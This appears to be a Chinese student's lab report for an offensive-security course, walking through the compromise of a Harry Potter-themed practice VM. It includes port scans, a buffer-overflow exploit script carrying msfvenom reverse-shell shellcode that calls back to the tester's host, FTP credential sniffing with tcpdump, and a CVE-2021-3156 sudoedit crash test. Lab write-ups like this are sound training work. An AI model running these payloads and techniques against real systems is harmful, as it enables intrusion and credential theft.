《网络攻防实战》实验报告

第 7 次实验： lab07

姓名： 佐藤汉

学号： 215220029

21 级 计算机科学与技术系

邮箱： 2868135471@qq.com

时间：大概花了 2 天多

一、实验目的

取得目标靶机的 root 权限和 3 个 flag。
我们将使用到以下攻击手段：主机发现、端口扫描、…

二、实验内容


1.首先常规操作（主机 IP 发现，端口扫描，服务扫描）
IP：10.0.2.12，开放端口：21,22,80,2222,9898

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p21,22,80,2222,9898 -sV -sC 10.0.2.12
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-01 15:10 CST
Nmap scan report for 10.0.2.12
Host is up (0.00071s latency).

PORT     STATE SERVICE    VERSION
21/tcp   open  ftp        vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxr-xr-x    1 0        0          705996 Apr 12  2021 server
_hogwarts
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.0.2.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh        OpenSSH 7.9p1 Debian 10+deb10u2 (proto
col 2.0)
| ssh-hostkey:
|   2048 48df48372594c4746b2c6273bfb49fa9 (RSA)
|   256 1e3418175e17958f702f80a6d5b4173e (ECDSA)
|_  256 3e795f55553b127596b43ee3837a5494 (ED25519)
80/tcp   open  http       Apache httpd 2.4.38 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.38 (Debian)
2222/tcp open  ssh        OpenSSH 8.4 (protocol 2.0)
| ssh-hostkey:
|   3072 c41dd5668524574a864ed9b60069788d (RSA)
|   256 0b31e76726c64d12bf2a8531bf21311d (ECDSA)
|_  256 9bf4bd71fa16ded589ac698d1e93e58a (ED25519)
9898/tcp open  monkeycom?
| fingerprint-strings:
|   GenericLines, GetRequest, HTTPOptions, RTSPRequest:
|     Welcome to Hogwart's magic portal
|     Tell your spell and ELDER WAND will perform the magic
|     Here is list of some common spells:
|     Wingardium Leviosa
|     Lumos
|     Expelliarmus
```

2.
利用 nmap –script vuln 10.0.2.12 没有发现漏洞
访问主机 WEB 页面没有发现重要信息
利用 gobuster，dirsearch 没有发现隐藏路径

3.
这里我们开始访问 ftp，这个 ftp 是可以匿名访问的
访问后发现一个文件叫 server_hogwarts，下载下来
查看文件后知道这是一个 32 位可执行 ELF 文件



4.

尝试运行 server_hogwarts 后，看似没有任何反应

使用 ps 命令查看后台是否有动静

```
┌──(kali㉿kali)-[~/HA/week9]
└─$ ps aux | grep server
kali       43264  0.0  0.0   6376  2388 pts/1    S+   16:28   0:
00 grep --color=auto server
```

使用 ss 命令后，确实此文件对 9898 端口有过接听

```
┌──(kali㉿kali)-[~/HA/week9]
└─$ ss -pantu | grep server
tcp   LISTEN 0      3            0.0.0.0:9898       0.0.0.0:*
 users:(("server_hogwarts",pid=43300,fd=3))
```

那么接听本地 9898 端口发现确实有服务

```
┌──(kali㉿kali)-[~/HA/week9]
└─$ nc 127.0.0.1 9898
Welcome to Hogwart's magic portal
Tell your spell and ELDER WAND will perform the magic

Here is list of some common spells:
1. Wingardium Leviosa
2. Lumos
3. Expelliarmus
4. Alohomora
5. Avada Kedavra
```

nc 10.0.2.12 9898 可以知道靶机上也一样有服务

接下来我们用 checksec 检查文件的安全级别

```
┌──(kali㉿kali)-[~/HA/week9]
└─$ checksec --file=server_hogwarts
RELRO           STACK CANARY      NX           PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable      FILE
No RELRO        Canary found      NX disabled  No PIE        No RPATH   No RUNPATH   2250 Symbols    No    0                0server_hogwarts
```

可以观察到此文件安全级别低，RELRO，NX，PIE，FORTIFY 都没有设置

我们需要在 KALI 机上关掉地址随机化的功能

修改/proc/sys/kernel/randomize_va_space 里的值为 0

```
┌──(root㉿kali)-[/proc/sys/kernel]
└─# echo 0 > randomize_va_space
```


5.

接下来我们使用 edb-debugger 对文件进行动态表示


启动 edb-debugger，在 KALI 机上接听本地 9898 端口

使用 cmd: $ python -c “print(‘A’*500)”，生成 500 个 A

在 nc 接听端口出输入 500 个 A 后，弹出窗口



可以确定，程序存在缓冲区输入漏洞




接着我们就需要确定输入是在哪个长度的时候出错的

利用 cmd: $ msf-pattern create -l 500

```
┌──(kali㉿kali)-[~]
└─$ msf-pattern_create -l 500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0A
c1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae
2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3
Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4A
i5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7
Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8A
o9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq
```

按照一样的方法输入，得到不同报错



6.

那么我们就需要找到 0x64413764 在刚刚 500 长度 string 的哪个位置


```
┌──(kali㉿kali)-[~]
└─$ msf-pattern_offset -l 500 -q 64413764
[*] Exact match at offset 112
```


偏移量为 112

我们注入的 cmd 需要在 113 的位置注入

编写 python 的脚本

先测试一下从 113 的地方输入 HACK 试试







测试没问题

7.

好的那么，现在需要把 EIP 的内容改成 ESP 的内容

利用 edb 的插件 opcode search





8.

接着利用 msfvenom 生成 payload

cmd: $ msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.2.4 LPORT=4444 -b “\x00” -f py

然后需要自己编写脚本

```
import struct;

buf =  b""
buf += b"\xd9\xe5\xba\x2c\x1b\xd1\xc9\xd9\x74\x24\xf4\x5e"
buf += b"\x31\xc9\xb1\x12\x83\xee\xfc\x31\x56\x13\x03\x7a"
buf += b"\x08\x33\x3c\xb3\xf5\x44\x5c\xe0\x4a\xf8\xc9\x04"
buf += b"\xc4\x1f\xbd\x6e\x1b\x5f\x2d\x37\x13\x5f\x9f\x47"
buf += b"\x1a\xd9\xe6\x2f\x97\x19\x1b\xab\xcf\x1b\x1b\xa2"
buf += b"\x53\x95\xfa\x74\x0d\xf5\xad\x27\x61\xf6\xc4\x26"
buf += b"\x48\x79\x84\xc0\x3d\x55\x5a\x78\xaa\x86\xb3\x1a"
buf += b"\x43\x50\x28\x88\xc0\xeb\x4e\x9c\xec\x26\x10"
print('A'*112+struct.pack('I',0x08049d55)+'B'*5+buf)
```

这里首先输入 112 个 A

然后输入调转地址

接着输入几个字符，这里输入 5 个’B’，6 个好像也可以

因为观察 edb-debugger 的 Stack 的地方可以看到，后面接了 buf 的话

注入的字符串会有偏移。

为了调整便宜需要在地址和 buf 之间输入偏移量个字符进行调整

然后这里我也和老师有点不同，我是这样注入字符串的（因为不太懂 python 脚本怎么写）

```
┌──(kali㉿kali)-[~/HA/week9]
└─$ python2 local.py | nc 10.0.2.12 9898
```

在 KALI 机上接听后，**成功进入靶机！**

```
┌──(kali㉿kali)-[~/HA/week9]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.12] 50386
whoami
harry
id
uid=1000(harry) gid=1000(harry) groups=1000(harry)
```

9.

进入靶机后发现在当前目录有一个隐藏文件 mycreds.txt

```
/home/harry $ ls -al
total 64
drwxr-sr-x    1 harry    harry         4096 Nov  2 13:54 .
drwxr-xr-x    1 root     root          4096 Apr 13  2021 ..
lrwxrwxrwx    1 root     harry            9 Apr 13  2021 .ash_history -> /dev/null
-rw-r--r--    1 root     harry           24 Apr 13  2021 .mycreds.txt
-rw-------    1 harry    harry       319488 Nov  2 13:54 core
/home/harry $ cat .mycreds.txt
HarryPotter@Hogwarts123
```

看似是一个密码，尝试在 2222 端口登录 ssh，可以登录

```
┌──(kali㉿kali)-[~/HA/week9]
└─$ ssh harry@10.0.2.12 -p 2222
The authenticity of host '[10.0.2.12]:2222 ([10.0.2.12]:2222)' c
an't be established.
ED25519 key fingerprint is SHA256:6CW2ttBtHXO5anpjXGy+JzIt+kEjx+
YHsARGIfEj9r0.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprin
t])? yes
Warning: Permanently added '[10.0.2.12]:2222' (ED25519) to the l
ist of known hosts.
harry@10.0.2.12's password:
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and gen
eral
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

2b1599256ca6:~$ id
uid=1000(harry) gid=1000(harry) groups=1000(harry)
2b1599256ca6:~$ whoami
harry
```

10.

Ssh 登录后，经过调查，好像进入的是一个容器

```
2b1599256ca6:/# ls -al
total 72
drwxr-xr-x    1 root     root          4096 Apr 24  2021 .
drwxr-xr-x    1 root     root          4096 Apr 24  2021 ..
-rwxr-xr-x    1 root     root             0 Apr 24  2021 .docker
```

11.

在 root 目录可以找到第一个 flag

```
2b1599256ca6:~# cat horcrux1.txt
horcrux_{NjogSGFSclkgUG90VGVyIGRFc1RyT3llZCBieSB2b2xEZU1vclQ=}
```

12.

同样在 root 目录里有一个 note.txt 查看内容后，得知需要查看 ftp 服务的 parcel 好的那么我们就用 tcpdump 查看

在靶机上运行 cmd: $tcpdump -i eth0 -A port ftp > out.pcap

在 KALI 机上 ftp 10.0.2.12 链接靶机 ftp 服务，随便输入用户名和密码后 exit

在靶机上查看 out.pcap

$cat out.pcap | grep -i user

$cat out.pcap | grep -I pass

得到用户名(neville)和密码(bL!Bsg3k)

```
2b1599256ca6:~# tcpdump -i eth0 -A port ftp > out.pcap
tcpdump: verbose output suppressed, use -v[v]... for full protocol
decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262
144 bytes
^C0 packets captured
0 packets received by filter
0 packets dropped by kernel
2b1599256ca6:~# tcpdump -i eth0 -A port ftp > out.pcap
tcpdump: verbose output suppressed, use -v[v]... for full protocol
decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262
144 bytes
^C17 packets captured
17 packets received by filter
0 packets dropped by kernel
2b1599256ca6:~# cat out.pcap | grep -i pass
15:08:01.551023 IP 2b1599256ca6.21 > 172.17.0.1.56262: Flags [P.],
seq 21:55, ack 15, win 510, options [nop,nop,TS val 1716729636 ecr
151975653], length 34: FTP: 331 Please specify the password.
fS7$    ...331 Please specify the password.
15:08:01.551057 IP 172.17.0.1.56262 > 2b1599256ca6.21: Flags [P.],
seq 15:30, ack 55, win 502, options [nop,nop,TS val 151975654 ecr 1
716729636], length 15: FTP: PASS bL!Bsg3k
        ...fS7$PASS bL!Bsg3k
2b1599256ca6:~# cat out.pcap | grep -i user
15:08:01.550966 IP 172.17.0.1.56262 > 2b1599256ca6.21: Flags [P.],
seq 1:15, ack 21, win 502, options [nop,nop,TS val 151975653 ecr 17
16729635], length 14: FTP: USER neville
        ...fS7#USER neville
```

利用得到信息可以成功登录 ssh 靶机的服务

```
neville@Fawkes:~$ whoami
neville
neville@Fawkes:~$ id
uid=1000(neville) gid=1000(neville) groups=1000(neville)
```

```
neville@Fawkes:~$ cat horcrux2.txt
horcrux_{NzogTmFHaU5pIHRIZSBTbkFrZSBkZVN0cm9ZZWQgQnkgTmVWaWxsZSB
Mb25HYm9UVG9t}
```

13.

成功登陆靶机后查看系统信息发现是 Debian 10 版本

```
neville@Fawkes:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Debian
Description:    Debian GNU/Linux 10 (buster)
Release:        10
Codename:       buster
```

对于 Debian 10，可以利用 CVE-2021-3156 漏洞进行 Root 提权

```
neville@Fawkes:~$ ls
horcrux2.txt
neville@Fawkes:~$ sudoedit -s '\' `perl -e 'print "A" x 65536'`
malloc(): corrupted top size
Aborted
```

14.

到这里我从网上下载了各种 CVE-2021-3156 文件，尝试了各种方法

还是不能得到 Root 权

三、 实验结果

第一个 flag

```
2b1599256ca6:~# cat horcrux1.txt
horcrux_{NjogSGFSclkgUG90VGVyIGRFc1RyT3llZCBieSB2b2xEZU1vclQ=}
```

第二个 flag

```
neville@Fawkes:~$ cat horcrux2.txt
horcrux_{NzogTmFHaU5pIHRIZSBTbkFrZSBkZVN0cm9ZZWQgQnkgTmVWaWxsZSB
Mb25HYm9UVG9t}
```

四、 实验中遇到的问题及解决方案

说实话对于一个菜鸟来说，第一个任务的编写 python 脚本的过程有点痛苦，
就任务一就花了我 2 天 T T。但是搞明白原理还是挺好玩的。
任务二还可以，重新接触了一下 tcpdump。
任务三期待老师讲解~

五、 实验的启示/意见和建议

附：本次实验你总共用了多长时间？包括学习相关知识时间、完成实验内容时间、完成实验报告时间。（仅做统计用，时间长短不影响本次实验的成绩。）